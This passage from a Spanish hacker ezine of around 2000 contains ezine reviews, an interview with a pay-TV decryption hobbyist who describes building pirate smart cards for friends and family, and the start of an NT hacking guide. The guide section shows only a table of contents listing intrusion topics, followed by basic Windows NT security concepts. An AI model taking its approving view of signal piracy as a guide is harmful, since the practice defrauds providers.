Bueno estos parece que quieren alcazar a Phrack en numeros publicados, pero... les falta algo de experiencia si asi se la puede llamar. El primer numero salio el 19 de Julio de 2000 y el decimo el 1 de Diciembre de 2000. Con eso queda dicho todo.

---{ http://www.kebracho.com }---

---[ELECTRON SECURITY TEAM #2]---

Otro ezine que comienza con fuerza desde Chile, esta entretenido..
Y no tengo nada mas que decir.

---{ http:/www.electron-team.subnet.dk }---

---[EKO Magazine #01]---

La gente de Ezkracho ademas de tener mirror de varios ezines, entre ellos SET, ahora tambien tienen publicacion propia cuyo primer numero salio en Diciembre de 2000.

---{ http://www.ezkracho.com.ar }---

---[Netsearch #4]---

La gente de Netsearch se pone las pilas y se ponen a funcionar. A~aden a gente nueva y sacan otro numero de su nueva epoca. El numero #4 salio en Noviembre de 2000. Visitad su web, es algo obligado. Saludos desde el staff de SET.

---{ http://www.netsearch-ezine.com }---

Y tambien los que nos dejan...

-- #2500hz deja de actualizar su web y el numero 3 no llega a publicarse.

-- Hven, esta gente desde que organizaron su lan party estan desaparecidos del mapa aun asi su dominio sigue al pie del ca~on.

---{ http://www.hven.com.ve }---
---{ ftp://ftp.hven.com.ve }---

Veamos este numero creo que no se me ha quedado ninguna Ezine en el tintero, eh ? pero como ? que tu Ezine no esta citada aqui ? A que esperas a hacernoslo saber ? envianos un mail si sabes de alguna otra ezine ya sea en castellano o en otros idioma que pueda interesar y sera comentada. Insiste hasta recibir respuesta...


Hemos intentado introducir alguna que otra publicacion nueva. Si quieres hacer un ezine o publicar textos o tienes simplemente algo que contar aqui tenemos sitio, envia tus articulos, noticias, etc a nuestra direccion.

<set-fw@bigfoot.com>

EOF

-[0x04]----------
-[En linea con... AAS]----------
-[by Janis]----------SET-24-

Entrevista a ...



por Janis

Pagar por ver la TV.... quien nos iba a decir que tendriamos que hacerlo hace 10 an~os... sin embargo nuestro pais ha ido imitando el modelo americano dia tras dia hasta conseguir que sea imposible ver algo decente sin pagar (exceptuando los Simpsons).

Sin embargo, como dice el refran ... cree el ladron que son todos de su condicion. La prueba de que la ingenieria inversa aplicada a la TV de pago esta de rabiosa actualidad esta en este investigador que entrevistamos.

El creador de una de las paginas mas importantes del pais en cuanto a sistema de codificacion televisivos -http://cryptos.da.ru-, se muestra como una persona amable y tranquila, segura de sus conocimientos y con unos pilares eticos bastante dificiles de encontrar hoy en dia.

SET - Empezamos con lo tipico: Hablanos de ti, estudios, trabajo, intereses...

AAS - Licenciado en informatica y tambien me dedico profesionalmente a la informatica. En cuanto a mis intereses de los mas variados y variopintos: desde los mas previsibles, es decir informatica y electronica... hasta otros que no guardan relacion alguna con el motivo de esta entrevista: aeromodelismo, medicina (cardiologia), ciencias ocultas, equipos de audio high-end, guitarra electrica, recetas de cocina, ciclismo, cine (adicto a grabar peliculas o comprarlas en DVD).

S - Tu nick significa Acido Acetil Salicilico. Alguna combinacion alcoholica que debamos conocer?

A - Si, asi es ...lo saque ya hace al menos 5 a~os de un medicamento que se llama asi AAS, que son las iniciales de Acido Acetil Salicilico... por aquel entonces lo usaba con bastante frecuencia. Nada que ver con bebidas alcoholicas, es mas peligro serio si lo mezclas, como todo farmaco ;).

S - Como y cuando empezaste en este mundillo?

A - Pues debio de ser por el a~o 1994 con los sistemas anagicos de television

de pago. Concretamente con Videocrypt y Eurocrypt. Por aquel entonces el proveedor mas perseguido para ser abierto era el grupo Sky. Hubo una autentica guerra de pirateo y contrapirateo....aquello si que fue duro. Nos dieron bastantes palizas, aunque volviamos al ataque despues de un tiempo y tras haber resuelto las contramedidas de los proveedores. Pero fue mucho mas intenso que lo que se esta viviendo ahora mismo.

S - Por que te dio por hacer una pagina que ofrece lo que ofrece?

A - Eso no se piensa, lo haces sin mas. Tambien monte hace algunos a~os una pagina sobre un tema que nada tiene que ver con esto y no la visitaba nadie (risas). A raiz del interes que empezo a tomar en las NEWS decidi montar la pagina para no tener que estar contestando constantemente a las mismas preguntas.

S - Has tenido alguna vez algun percance legal con alguna empresa debido a los contenidos de tu web?

A - No, ninguno. Que yo sepa nadie me ha puesto ninguna denuncia. Es dificil, la pagina esta alojada en un servidor gratuito que no es mio. En todo caso quien podria tener problemas es el servidor que esta alojando la pagina. Yo soy anonimo a todos los efectos legales...

S - Que piensas respecto a los algoritmos y sistemas de proteccion de la TV?

A - Pues una de dos, o son muy pero que muy malos (cosa que dudo) o los responsables de esos sistemas infiltran informacion para que se pirateen y asi conseguir abonados, ademas de machacar a la competencia. Que es lo que esta ocurriendo ahora mismo en Espa~a entre Canal Satelite Digital y Via Digital. CSD se esta montando en el dolar y no para de captar abonados, de hecho estan super-saturados, los instaladores no dan abasto, incluso algunos no tienen decodificadores y por otra parte Via Digital , que como se diria vulgarmente NO vende una escoba.
De hecho segun mis noticias Via Digital va a presentar una denuncia contra CSD por competencia desleal (risas).

S - La informacion de tipo "sensible" como la referente a formas de disfrutar gratis servicios de pago se propaga extremedamente rapido y entonces puede convertirse en un problema. Crees que deberia ser mas selectiva su distribucion, solo a personas que la utilicen adecuadamente?

A - Eso es muy dificil. De hecho si se restringe puede ocurrir todo lo contrario y de hecho eso es lo que estuvo ocurriendo durante cierto tiempo....la informacion la tenian unos pocos y la explotaron vendiendo tarjetas programadas a precios abusivos, estoy hablando de pedir 120.000 pts por una tarjeta que hoy en dia no se vende por mas de 10.000 pts. Incluso llegue a ver un anuncio en el que se pedia 500.000 pts por la tarjeta....

S - La mayoria de la informacion viene de otros paises como Alemana, Francia o Italia ? Que piensas sobre la innovacion en Espan~a? ?Nos dedicamos solo a utilizar lo que hacen otros?

A - Pues lamentablemente asi es, en este campo todo ha venido de fuera y eso por ejemplo explica porque no ha sido roto el sistema NAGRA de Via digital, al menos al nivel que lo esta el SECA de CSD, lo digo porque circula ya hace tiempo el rumor de que VIA Digital si que esta roto, pero el negocio lo manejan unos pocos que estan haciendo el agosto con el tema.
Esto encaja perfectamente con una de las preguntas anteriores sobre

la importancia de que la informacion la manejen unos pocos o sea de dominio publico.

(Editor: Nagra de Via esta roto y existen varias Cards..
No estamos hablando de "teoria" sino de realidad vista por uno mismo.)

S - Crees que a las empresas les interesan las formas de pirateria para conseguir mas clientes (vease el caso de Sony con su PSX o Canal Satelite Digital)?

A - Yo creo que si, estoy absolutamente convencido, y de hecho tengo cierta informacion que lo corrobora ;).
Es el llamado efecto PlayStation bien conocido por todos los forofos de las videoconsolas. El pirateo del sistema en las videoconsolas lanzo a cifras inimaginables las ventas de SONY con su videoconsola, lo mismo que la pirateria de SECA ha lanzado a cuotas no previsibles, el incremento de abonados de Canal Satelite Digital. Sigo pensando y repito que tengo algunas pruebas mas solidas, que el pirateo del sistema SECA, viene de los propios responsables del sistema SECA. No de CSD en Espa~a, sino de SECA, la propietaria de este sistema encriptacion. Es una manera de ganar muchos clientes y destruir a tu competencia. Solo hay que controlar un poco para que no se desmadre demasiado, de vez encuando lanzan un ataque para matar a los usuarios menos tecnicos (la tipica maruja que ha comprado la tarjeta y no tiene ni idea de mas)....ademas asi se justifican ante la sociedad , incluyendo a la competencia.......Pero es aqui que VIA DIGITAL ya anda bastante mosca, y no se cree ya nada de CSD....osea que CSD este realmente tratando de eliminar la pirateria....de ahi su mas que probable denuncia contra CSD por competencia desleal.

S - En que estas centrado ultimamente?

A - Pues en estos momentos exactamente, en el dise~o de una nueva tarjeta con mayor capacidad para programarla con lenguajes de alto nivel, tipo BASIC, C, PASCAL....y de esta manera conseguir un producto mas atractivo para los informaticos....es la manera de crear cantera para desarrollar software mas potente o modificarlo si SECA ataca a las tarjetas piratas y consigue afectarlas....Cuantos mas seamos mas facil sera que nos defendamos y lo hagamos con mayor rapidez. .....Las tarjetas actuales se programan en ensamblador y eso es un serio handicap para los informaticos, ese lenguaje es complicado e incomodo, vamos que no crea aficion.....Tambien me atrae mucho el mundillo del MP3 en cuanto a hardware se refiere......Pero lo dicho ahora mi atencion esta centrada en el proyecto de una SUPER tarjeta, el llamado proyecto AT2001.

S - Que piensas de la gente que tiene como filosofia montar-y-vender?

A - Me parece patetico, a esa gente la electronica, la informatica o los sistemas de encriptacion les importan muy poco o para ser mas exactos NADA. Igual que venden tarjetas pueden vender JAMONES o desodorante. Son la lacra de todo este asunto....los promotores de que todo esto se termine desintegrando y volvamos de nuevo a los comienzos, es decir a partir de cero y vuelta a empezar.....penoso, pero no creo que se pueda hacer algo al respecto.....

S - Que consejos darias a alguien que empezase en este mundo?

A - Bueno lo ideal es leer y leer y despues de leer volver a leer. FOROS, News, paginas WEB, afortunadamente hoy en dia hay mucha informacion en

internet, cosa que no ocurria hace tan solo 5 a~os. Hay suficiente informacion como para que cualquiera se ponga al dia en una semana como mucho. Tambien el hardware se ha abaratado bastante, no es caro introducirse en estos temas, esta al alcance de cualquiera. Y mi ultimo consejo es que no trafiquen con esto, ademas de que es una manera de destruir los sistemas experimentales , que deberian ser realmente eso , sistemas para aprender , experimentar, todo ello de puertas para adentro, y no para negociar o llenarse los bolsillos. Ademas ya han habido unas cuantas detenciones por parte de la Guardia Civil sobre este tipo de individuos, en una de las redadas el botin ascendio a unas 10.000 tarjetas piratas, lo que hubiese supuesto para esta banda unos beneficios de 300 millones de pesetas, lo cual al juez que los juzgue probablemente le dara una idea de la condena a imponer a esta gente.

(Octubre del 2000 exactamente fue la fecha, se encontraron en una)
(furgoneta camino de Madrid, ED.)

S - Como ves la scene en la actualidad?

A - Muy revuelta y mareada. La situacion es de ESCANDALO, y algo debe suceder pronto. Estamos a un paso de que se vendan las tarjetas piratas en el Kiosco como si fuera tabaco. Asi que supongo que los proveedores deben estar preparandonos alguna sorpresita para el a~o entrante, pero debe ser algo gordo, hasta ahora todos sus supuesto ataques han sido con balas de fogueo y resulta bastante sospechoso el que sus ataques se solventen en no mas de 24 horas. Con Sky estuvimos temporadas de meses sin encontrar solucion a los ataques, con SECA todo se arregla con facilidad en poco tiempo. Todo esto huele mal. El efecto PlayStation creo que es lo que esta usando SECA, conseguir abonados y matar a la competencia, que no es tonta y ya se esta dando cuenta del tema....

S - Hazte alguna pregunta que te hubiera gustado que te hicieramos (y contestala claro :DDD) (risas)

A - OK, y me extra~a mucho que no me la hayais hecho, no se si es que no se os ha ocurrido o es que la habeis dejado para el final, confiando en que yo me la hare... pues bien la pregunta que no me habeis hecho o no habeis querido hacerme (creo que es lo segundo) es...

Te has hecho millonario con todo esto?

Y me respuesta es NO, no he vendido ni una sola tarjeta a nadie. He hecho las tipicas tarjetas a familiares, amigos y alguna compan~era del trabajo.
Las he cobrado al coste y algunas las he regalado. El unico dinero que me ha llegado ha sido por la publicidad que puse en la pagina....y la realidad es que todavia no me ha pagado ningun sponsor..y la cantidad total no sera importante.....Y ciertamente podia haber ganado mucho dinero vendiendo tarjetas virgenes, es decir perfectamente legales, cuando todo esto exploto en el pasado VERANO en las NEWS de es.rec.tv.decodificacion.

S - Muchas gracias por tu atencion y esperamos que tengas suerte en tus nuevos proyectos.

A - Bueno pues nada, me despido de todos y aprovechando las fechas en las que estamos os deseo a todos Feliz Navidad y prospero a~o 2001, por cierto mi pelicula favorita, 2001 una odisea del espacio.

janis
<janis@set-ezine.org>

EOF

-[0x05]----------
-[La Biblia del Hacker de NT]----------
-[by Tahum]----------SET-24-

La biblia del hacker de NT

Version del documento: 1.2

* By Tahum, Tahum@phreaker.net
* Primera version: 15/12/00
* Ultima actualizacion: 17/1/01

Indice del documento:

Parte I, primeros contactos

- Prologo 0
- Nociones basicas 1
  - Que es Windows NT? 1.1
  - Historia de Windows NT 1.2
  - Modelo de seguridad 1.3
  - Funcionamiento de una red NT 1.4
  - Dominios 1.5
  - Grupos y permisos 1.6
  - Protocolo SMB 1.7
  - Porque la gente escoge NT? 1.8
  - Sus distintas versiones 1.9
  - Su futuro 1.10
- Arquitectura del sistema 2
  - Subsistemas protegidos 2.1
  - El executive 2.2
  - Llamadas a procedimientos 2.3
- Diferencias entre NT 4 y W2000 3
  - Active Directory 3.1
  - DNS Dinamico 3.2
  - Estandar Kerberos 3.3
  - Mejoras en el NTFS 3.4
- Resumen 4

Parte II, agujeros del sistema

- Introduccion a NetBIOS 5
  - Historia de NetBIOS 5.1
  - Conceptos sobre NetBIOS 5.2
  - Comandos NET 5.3
  - Vulnerabilidades de NetBIOS 5.4
    - NAT 5.4.1
    - IPC$ 5.4.2
  - Conclusion sobre NetBIOS 5.5

- Vulnerabilidades WEB 6
  - Vulnerabilidades en IIS 6.1
    - Escapando del arbol de web: Unicode’s bug 6.1.1
    - IISHACK 6.1.2
    - Hackeandolo via user anonymous 6.1.3
    - Hackeandolo via IISADMIN 6.1.4
    - Ejecucion de comandos locales MSADC 6.1.5
    - El bug de los .idc y .ida 6.1.6
    - Viendo el codigo de los .asp y de demas ficheros 6.1.7
      - El bug del punto en .asp 6.1.7.1
      - El bug del +.htr 6.1.7.2
      - El bug de Null.htw 6.1.7.3
      - El bug de ISM.DLL 6.1.7.4
      - El bug de Showcode y Codebrws 6.1.7.5
      - El bug de webhits.dll y los ficheros .htw. 6.1.7.6
      - El bug del ::$DATA 6.1.7.7
      - El bug de Adsamples 6.1.7.8
      - El bug de WebDAV 6.1.7.9
    - Conclusion a IIS 6.1.7.10
  - Vulnerabilidades de Frontpage 6.2
    - DoS a las extensiones 6.2.1
    - Otro DoS a las extensiones gracias a Ms-Dos 6.2.2
    - Scripting con shtml.dll 6.2.3
    - Otra vez las extensiones 6.2.4
    - Conclusion a Frontpage 6.2.5
- El registro 7
  - Estructura del registro 7.1
  - Vulnerabilidades del registro 7.2
  - Conclusion sobre el registro 7.3
- Desbordamientos de pila en NT 8
  - Shellcodes 8.1
  - BOFS 8.2
- SAM 9
  - Analisis de las SAM 9.1
  - Crackeandolas 9.2
- Herramientas de control remoto 10
  - Software comercial 10.1
    - Citrix 10.1.2
    - ControlIT 10.1.3
    - Pc Anywhere 10.1.4
    - Reach OUT 10.1.5
    - Remotely Anywhere 10.1.6
    - Timbuktu 10.1.7
    - VNC 10.1.8
  - Troyanos 10.2
    - Pros y contras 10.2.2
    - Comparativa 10.2.3
  - Resumen sobre las herramientas de control remoto 10.2.4
- Rootkits 12
- Resumen 13

Parte III, Hacking fisico de NT

- Iniciacion 14
- Consiguiendo acceso 15
  - Saltandose la BIOS 15.1
- Obteniendo las SAM 16
- Asegurando la estancia 17
- Borrando las huellas 18
- Resumen 19

Parte IV, Hacking remoto de NT

- Enumeracion de fallos 20
- Incursion en el sistema 21
- Asegurando nuestra estancia 22
- Borrado de huellas 23
- Conclusiones 24

Parte V, Apendice y conclusion final

- Apendice 25
  - Webs 25.1
  - Listas de correo 25.2
  - Grupos de noticias 25.3
  - Demas documentos en la red 25.4
  - Bibliografia 25.5
- Herramientas 25.6
- Ultimas palabras y conclusion final 26

-=-

Parte I - Primeros contactos
==========

[0 - Prologo]

Bienvenido.

He creido necesario el escribir esta guia debido a la falta de una guia solida de hack en NT en espa~ol que este actualizada. Me he encontrado con cantidad de textos que explican determinados bugs de NT, o ciertos aspectos de este en concreto, pero tan solo he visto un par de documentos en los que se tratara la seguridad de NT globalmente.

Asi pues, un buen dia de agosto del 2000, me decidi a escribir una guia que cubriera ese hueco; y atropellando mi modestia, diria que se ha logrado. Si quereis mandarme vuestra opinion del documento, me la podeis mandar a mi e-mail y tratare de responderla lo mas brevemente posible. Agradeceria que usaseis PGP para cifrar vuestros mensajes... mi llave PGP la encontrareis al final del documento.

En fin, no me quisiera hacer demasiado pesado ya en la introduccion... que aun os queda por leer el resto del documento.

Disfruta.

[1 - Nociones basicas]

Para seguir la guia tendremos que tener unas nociones sobre NT que puede que no tengamos, y que nos seran necesarias para comprender el resto de la guia.

[1.1 - Que es Windows NT?]

Es el sistema operativo de red desarrollado por Microsoft, como respuesta al crecimiento en el mercado de redes locales. A diferencia de Windows 3.1, que funciona sobre MS-DOS (y por lo tanto sobre su FAT de 16 bits) y Windows ’95, que utiliza una tabla de asignacion en disco, NT realiza el seguimiento de archivos con el sistema NTFS (NT file system), sistema que es el nucleo de los niveles de control de acceso a la informacion del servidor, y responsable de la estructura de seguridad en NT. Eso no quiere decir que no pueda usar FAT, como su hermano peque~o Windows 9x o millenium, sin embargo NT cumple mejor los requisitos de seguridad con NTFS.

Es un SO realmente facil de instalar y configurar, por lo que poner en marcha un servidor corriendo por NT es cosa de ni~os, por su interfaz intuitiva y la ayuda incorporada que lleva.

Es un sistema robusto (no se cuelga facilmente como Win9x), seguro (el modelo de seguridad que veremos mas adelante lo demuestra), y quiza lo unico en lo que se queda un poco atras es en los recursos que requiere para que funcione decentemente.

[1.2 - Historia de Windows NT]

En un principio, Microsoft pensaba hacer cambiar a los usuarios de Windows 3.11 (o Windows para trabajo en grupo) a Windows NT, una decision muy arriesgada por su parte, por la diferencia de interface que existia entre ambos sistemas operativos, y demas cambios que harian que el usuario tenga que estudiar otro sistema operativo completamente nuevo, con el tiempo que conlleva eso.

Windows NT salio a la luz, y sus ventas eran muy bajas, pasando sin pena ni gloria ante el mercado de servidores.

Debido a eso Microsoft decidio sacar a la luz lo que seria el boom en los sistemas operativos para usuarios domesticos: Windows ’95. Habia nacido un sistema operativo que haria historia, por las funciones nuevas que incorporaba respecto a Win 3.1, por estar mas enfocado a Internet y por su tremenda facilidad de uso. Seria un trabajo perfecto el de los chicos de Microsoft sino fuese porque era un sistema muy inestable, se colgaba cuando se exigia unos recursos medianos a la maquina, al reconocer hardware, etc.

Todo el mundo hablaba de Windows ’95, unos decian que era maravilloso, otros que era una chapuza... opiniones para todos los gustos.

La gente se veia forzada a migrar a Windows ’95, pues la mayoria de aplicaciones, juegos, etc. se encontraban exclusivamente para W95... por lo que Win 3.1 y Win 3.11 quedaron en el olvido.

Ahora si, la gente no tenia excusa para no aprender a usar Windows NT, pues su interfaz era identica a la de Windows ’95, y se veia de lejos que era el sistema que se iba dominar el mercado en un futuro cercano...

De esa forma y gracias a una campa~a de marketing arrogante, Microsoft comenzo a ganar terreno estrepitosamente, y lo sigue ganando.

Hoy por hoy tenemos Windows 2000 Server, Advanced Server, y Datacenter como sistemas operativos de servidor (los cuales veremos mas adelante), los sucesores de NT 4, y que por comodidad son llamados muchas veces NT 5.

[1.3 - Modelo de seguridad]

El modelo de seguridad de NT protege cada uno de los objetos de forma individual, casa uno con sus propios atributos de seguridad. La ACL (access Control List o Lista de Control de acceso) especifica los usuarios y grupos que pueden acceder a un determinado objeto y que privilegios tienen sobre el.

Dicho modelo de seguridad esta formado por 4 componentes:

- Local Security Authority (Autoridad de seguridad local)
- SAM: Security Account Manager (Administrador de seguridad de cuentas)
- SRM: Security Reference Monitor (Monitor de referencia de seguridad)
- UI: User Interface (Interfaz de usuario)

Seguramente no os debe haber quedado muy claro cada componente del modelo de seguridad asi que vamos a explicar cada uno:

* Local Segurity Authority (Autoridad de seguridad local)

Es el componente central de la seguridad en NT. Este se encarga de controlar la directiva local de seguridad y la autentificacion de los usuarios, y de generar y registrar los mensajes de auditoria. Tambien se le suele llamar subsistema de seguridad. Se encarga del trabajo mas administrativo del sistema de seguridad.

* Seccurity Account Manager (Administrador de seguridad de cuentas)

Este se encarga del control de las cuentas de grupo y de usuario, ademas de proporcionar servicios de autentificacion de usuario para la autoridad de seguridad local.

* Security Reference Monitor (Monitor de referencia de seguridad)

Este se encarga de la validacion de acceso y de la auditoria para la autoridad de seguridad local. Comprueba las cuentas de usuario mientras el usuario intenta acceder a los archivos, directorios, etc. y les permite o deniega las peticiones del usuario. Ademas genera mensajes de auditoria dependiendo de las decisiones que el usuario tome. Contiene una copia del codigo de validacion de acceso para asegurar que el Monitor de referencia protege los recursos de forma uniforme en todo el sistema, independientemente del tipo de recurso.

Quiza esto ultimo no haya quedado claro, me explico. Cada vez que te logueas en NT, pasado el proceso de autentificacion, tu nombre de usuario es relacionado con un numerito. Y asi con todos los usuarios del sistema. De manera que cuando quieras acceder a un archivo/carpeta/unidad, se crea un sujeto. El sujeto contiene 2 elementos: Tu numero identificativo, el objeto al que quieres acceder. El SRM es el encargado de dar el visto bueno o no a la peticion, para lo cual mirara las ACE (las entradas de control de acceso), y si figura tu nombre de usuario, puedes acceder, de lo contrario se te mostrara un mensaje de error. Se vera mejor con un...

Ejemplo de como el usuario Tahum accede a el archivo foo.exe:

```
C:\> call archivos\foo.exe
```

(Ahora es cuando el SRM mira mi elemento y mira las ACE del objeto que he llamado, en este caso foo.exe.)

(Como el usuario Tahum tiene derechos de ejecucion en foo.exe, se crea el sujeto satisfactoriamente.)

Pues como se ve el SRM juega un papel muy importante en la seguridad de NT. No es de extra~ar que sea el objetivo primordial de varios rootkits.

* User Interface (Interfaz de usuario)

Es lo que el usuario ve, lo puramente visual. No requiere una mayor explicacion.

Bueno, vistos ya los componentes del modelo de seguridad pasamos a tratar otros aspectos referentes a la seguridad en NT.

NT admite niveles de acceso para cada grupo, de manera que el grupo "Gente humilde" solo tuviera acceso de lectura a la carpeta "Dinero", el grupo "Causas nobles" no tuviera ningun privilegio sobre esa carpeta y el grupo "Iglesia" tuviera todos los derechos sobre ella.

Si este recurso fuera un recurso compartido _administrativo_ mostraria un $ al final del nombre del objeto, por ejemplo dinero$.

Una cosa buena que tiene WinNT es que si por ejemplo el usuario "Cura" crea un archivo llamado "Cuenta de ahorros en suiza", y se le olvida definir sus atributos de seguridad, solo el sera el unico que pueda acceder al archivo, anulando cualquier privilegio sobre los demas grupos y usuarios (exceptuando los administradores), por lo que solo el podra acceder a ese archivo.

Windows NT es ampliable, de manera que los programas pueden a~adir nuevos modelos de seguridad con caracteristicas de seguridad nuevas, lo que ayudara a mejorar la seguridad sin tener que reescribir de nuevo el modelo de seguridad.

[1.4 - Funcionamiento de una red NT]

En una red NT puede haber varios servidores cumpliendo cada uno funciones distintas. Eso no significa que tenga de haber 3 servidores en una red para que la red funciona, como veremos a continuacion.

Las funciones que pueden desempe~ar los servidores con NT Server (o W2000 Server) son las siguientes:

PDC: Son las siglas de Primary Domain Controller, o lo que es lo mismo controlador primario del dominio. Este es el servidor que mantien el dominio, el mas importante por decirlo de alguna manera.


En este servidor se mantienen las bases de datos de los usuarios de la red.


Solo puede haber un PDC en la red.

BCD: Siglas de Backup Domain Controller, o controlador de respaldo de dominio. Este es el servidor que hara la funcion de PDC en caso de que el PCD se encontrara no operativo. Asimismo tambien se encarga de autentificar a los usuarios junto al PCD, para mayor seguridad. En un dominio es muy normal encontrarse con varios BDC.

Member Server: Este servidor no tiene una funcion especial, el uso que se le de depende de nosotros; y no interviene el el funcionamiento del dominio.

Para que todo quede claro metere un peque~o ejemplo de una red NT marcando las funciones de cada miembro de la red.





Explicacion de lo aqui mostrado.

Como se ve los servidores de la red ofrecen distintos tipos de servicios al cliente. Aqui podemos ver como el cliente hace una peticion al PDC, en este caso de autentificacion. El PDC comprueba que el usuario este en la ACE (Entrada de Control de Acceso) y que su contrase~a es correcta. Para eso se vale tambien del BDC, para cerciorarse de que los datos son correctos.

Luego se le deja pasar y hace una peticion al member server, el cual hace de proxy y dirige los paquetes a su destino.

[1.5 - Dominios]

Hasta ahora se ha nombrado el termino "dominio" en las descripciones ya vistas, pero el concepto de dominio es mas amplio, y merece una explicacion mas extensa.

Un dominio se podria definir como un conjunto de ordenadores que comparten entre si unas caracteristicas comunes en lo referente a accesos. Un usuario registrado en un dominio con un login y un pass puede acceder a todos los servidores de dicho dominio utilizando el mismo l/p.

Cabe decir que en un dominio hay servidores y clientes o estaciones de trabajo por norma general.

Cuando el administrador del dominio da de alta a un nuevo usuario, lo hace sobre el controlador primario del dominio (PDC). Los datos de este nuevo usuario (login, pass, comentarios, especificaciones de la contrase~a...) se agregan a un archivo llamado SAM, que lo tiene cualquier servidor NT, y que seria el equivalente al archivo passwd en u*x, con algunas diferencias que veremos mas adelante.

Como antes dije el BDC actua de respaldo por si el PDC dejara de estar operable, por lo que el PDC le tiene que mandar una copia del SAM de manera periodica. Esto automatiza en gran parte la tarea del administrador.

El proceso de replicar el archivo SAM desde el PDC a todos los BDC de la red de denomina replicacion.

Ahora empieza lo interesante, el como se relacionan los dominios. A la hora de administrar una red NT es necesaria la relacion de confianza entre distintos servidores, o servidor - cliente, para realizar una tarea administrativa mas sencilla y eficiente.

Es importante saber asignar correctamente los permisos entre dominios.

[1.6 - Grupos y permisos]

En NT el concepto de grupo y usuario es el mismo que en otros sistemas, sin embargo existen variantes que veremos a continuacion:

- Usuarios locales: Estos usuarios tienen acceso a las maquinas en las que fueron creados. Estos fueron creados en el administrador de usuarios.

- Usuarios del dominio: Estos usuarios tienen acceso al dominio y a los recursos que en el se comparten. Estos fueron creados por el administrador de usuarios de Dominio.

- Grupos locales: Estos grupos estan formados por usuarios de un mismo dominio, y solo pueden ser vistos desde ese dominio.

- Grupos globales: Como los anteriores con la diferencia de que pueden ser vistos desde todos los dominios en los que tenga una relacion de confianza. Lo unico que cambia es que a este grupo lo podran ver desde otros dominios.

Veamos ahora los grupos que se instalan por defecto en NT:

Administradores: Los dioses del sistema, lo pueden hacer todo, al igual que el root en u*x.

Invitados: Pues estos en principio estan restringidos a un directorio, y con unos privilegios muy escasos (aunque recuerdo una universidad con permisos de escritura para los invitados... ver para creer).

Operadores de copia: Estos pueden sobreescribir restricciones de seguridad con el unico proposito de hacer copias de seguridad o restaurar ficheros.

Reduplicadores: Estos solo tienen privilegios para copiar ficheros, para hacer copias de seguridad.

Usuarios: Los usuarios comunes con privilegios restringidos. Pueden utilizar el sistema y guardar archivos, pero no pueden instalar programas o hacer cambios potencialmente peligrosos para el sistema de archivos y la configuracion.

Usuarios avanzados: Usuarios del sistema con altos privilegios. Estos tienen mas privilegios que los usuarios, ya que ademas pueden instalar programas y modificar el equipo. Sin embargo no pueden leer archivos que sean de otros usuarios.

Estos son los grupos que se instalan por defecto en NT5, en NT4 hay mas grupos como los operadores de impresion pero veo innecesario explicarlos ya que aparte de que no necesiten explicacion (operador de impresion por ejemplo no necesita comentarse) se encuentran en muy pocos sistemas...

[1.7 - Protocolo SMB]

He querido darle la importancia que se merece a este protocolo, llamado

Server Message Block (en espa~ol Bloque de mensaje de Servidor), por vagueria llamado SMB, el cual es interesante porque permite que los usuarios accedan a los recursos compartidos, al registro, y a otros servicios del sistema de forma _remota_.

Los usuarios que se comunican con el servidor mediante el protocolo SMB pueden acceder a cualquier servicio al que pueda acceder un usuario que se comunique con NetBIOS.

Se pueden establecer permisos SMB en archivos, directorios compartidos, llaves del registro, e incluso impresoras.

En el nivel de sesion SMB, NT controla el acceso mediante nombres de usuario y contrase~as (la cuenta invitado no tiene contrase~a).

[1.8 - Porque la gente escoge NT?]

Basicamente por 3 motivos. Uno es la sencillez con la que se usa y administra NT... sin embargo y pese lo sencillo que es es muy frecuente encontrar un NT mal configurado.

Otra es que tiene servicio tecnico, por lo que en caso de que surja algun imprevisto no tienen mas que llamar al servicio tecnico de la casa Microsoft para solucionar el problema. Esto ofrece una gran tranquilidad a algunos administradores de NT que asi se ahorran el tener que leer esos manuales que venian con el programa...

Esto da que pensar acerca de la preparacion profesional de algunos admins de NT.

[1.9 - Sus distintas versiones]

Ahora veamos las distintas versiones de W2K y su equivalente a sus antiguas versiones en NT.

Windows 2000 Professional equivale a Windows NT 4 Workstation. Es la version destinada al usuario que desea trabajar con la robustez que NT ofrece pero no necesita cumplir funciones de servidor.

Windows 2000 Server es el equivalente a Windows NT 4 Server. Es la version para servidores de redes peque~as/medianas. Basicamente es como la version anterior pero com mas herramientas administrativas y unas capas de maquillaje al entorno. Osea que cambiando unas pocas llaves del registro y metiendole las herramientas administrativas de W2K Server haces de la version Professional una version Server.

Windows 2000 Advanced server equivaldria a Windows NT 4 Enterprise Server, con algunas diferencias mas o menos significativas pero es la version con la que se corresponderia. Esta es la version para redes considerablemente grandes.

Windows 2000 Datacenter no se corresponderia con ninguna version anterior de NT, y es la mas bestia de toda la gama de W2K, ya que esta preparada para servidores con unas caracteristicas que quitan el sentido a cualquiera (solo decir que soporta 32 microprocesadores y 16 gb de memoria).

[1.10 - Su futuro]

El futuro que le espera a NT no puede ser mas alentador. Dia a dia NT gana terreno en el mercado de sistemas operativos de red. Incluso esta amenazando seriamente el mercado de LiNUX en el terreno de servidores, pese a que estos dominen actualmente el mercado.

[2 - Arquitectura del sistema]

Vistas ya las nociones basicas, pasamos a estudiar la arquitectura del sistema de nt; algo que no es tan basico, pero tened en cuenta de que lo que un programador puede hacer para NT con esta informacion tampoco es nada basico.

Si de momento no pretendeis programar bajo WinNT, no necesitareis entender esta parte.

